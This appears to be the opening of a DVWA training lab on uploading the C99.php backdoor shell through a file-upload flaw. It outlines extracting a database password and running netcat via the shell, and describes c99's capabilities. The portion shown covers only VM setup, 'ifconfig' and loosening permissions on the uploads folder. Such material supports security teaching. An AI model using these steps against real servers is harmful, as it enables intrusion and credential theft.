

(Damn Vulnerable Web App (DVWA))

{ Upload and use C99.php Backdoor shell }


Section 0. Background Information

1. What is Damn Vulnerable Web App (DVWA)?
 - o Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is intentionally damn vulnerable.
 - o Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a controlled environment.
2. What is an Upload Attack Vector?
 - o An Upload Attack Vector exists when a website application provides the ability to upload files.
 - o Uploaded files represent a significant risk to applications.
 - o The first step in many attacks is to get some code to the system that is being attacked.
 - o Then the attack only needs to find a way to get the code executed.
 - o Using a file upload helps the attacker accomplish the first step.
 - o The consequences of unrestricted file upload can vary, including system takeover, an overloaded file system, forwarding attacks to other systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.
3. What is c99.php?
 - o The c99 PHP utility provides functionality for listing files, forcing FTP passwords, updating itself, executing shell commands, and connecting to MySQL databases. It also provides for connecting to MySQL databases, and initiating a connect-back shell session. In many ways it can be considered the malware equivalent of the rootkits that successful attackers often download. Other ways it is the malware equivalent of PHPShell itself. c99 is one of the utility programs that is either downloaded if a web application is vulnerable due to being misconfigured, or can be used in a remote include attack to try and execute shell commands on a vulnerable server. Figure 6 provides a screenshot of the c99 PHP shell running on a remote server.

4. Pre-Requisite Labs
 - [Damn Vulnerable Web App \(DVWA\): Lesson 1: How to Install DVWA in Fedora 14](#)
5. **Lab Notes**
 - In this lab we will do the following:
 1. We will download C99.php.
 2. We will upload C99.php to the DVWA Upload screen.
 3. We will search for sensitive database files.
 4. We will extract the database password.
 5. We will execute netcat from the C99.php Bind Interface.
6. Legal Disclaimer
 - As a condition of your use of this Web site, you warrant to computersecuritystudent.com that you will not use this Web site for any purpose that is **unlawful or that is prohibited** by these terms, conditions, and notices.
 - In accordance with UCC § 2-316, this product is provided with "no warranties, either expressed or implied." The information contained herein is provided "as-is", with "no guarantee of merchantability."
 - In addition, this is a teaching website that **does not condone malicious behavior** of any kind.
 - You are on notice, that continuing and/or using this lab outside of your "own" test environment **is considered malicious and is against the terms of use**.
 - © 2013 No content replication of any kind is allowed without express written permission.

Section 1: Configure Fedora14 Virtual Machine Settings


1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight fedora14
 2. Click Edit virtual machine settings



3. Edit Network Adapter


- **Instructions:**

1. Highlight Network Adapter
2. Select Bridged
3. Click on the OK Button.




Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select Fedora14
 3. Play virtual machine



- 2. Login to Fedora14
 - **Instructions:**
 1. Login: student
 2. Password: <whatever you set it to>.




○

Section 3: Open Console Terminal and Retrieve IP Address

1. Start a Terminal Console
 - **Instructions:**
 1. Applications --> Terminal



- - 2. Switch user to root
 - **Instructions:**
 1. `su - root`
 2. <Whatever you set the root password to>



3. Get IP Address

- **Instructions:**
 1. `ifconfig -a`
- **Notes:**
 - As indicated below, my IP address is 192.168.1.106.
 - Please record your IP address.

The screenshot shows a VMware Player window titled 'Fedora14 - VMware Player'. Inside, a terminal window is open with the prompt 'root@Fedora14:~'. The terminal displays the output of the 'ifconfig -a' command. The 'eth0' interface is configured with IP address 192.168.1.106, broadcast address 192.168.1.255, and netmask 255.255.255.0. The 'lo' interface is configured with IP address 127.0.0.1 and netmask 255.0.0.0. The terminal output is as follows:

```
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:81:54:42
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:5442/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:366 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:546934 (534.1 KiB)  TX bytes:58291 (56.9 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3520 (3.4 KiB)  TX bytes:3520 (3.4 KiB)

[root@Fedora14 ~]#
```

Section 4: Fix Upload Ownership and Permissions


1. Fix Ownership and Permissions

- **Instructions:**

1. Bring up a Terminal Console on the DVWA (Fedora14) machine
2. `chown root:apache /var/www/html/dvwa/hackable/uploads/`
3. `chmod 775 /var/www/html/dvwa/hackable/uploads/`
4. `ls -ld /var/www/html/dvwa/hackable/uploads/`


- **Known Issue:**

1. By default, the `/var/www/html/dvwa/hackable/uploads/` directory is owned by root user and group owned by root.
2. In addition, the apache user did not have "write" permission to allow a user to place a file in the hackable/uploads directory.

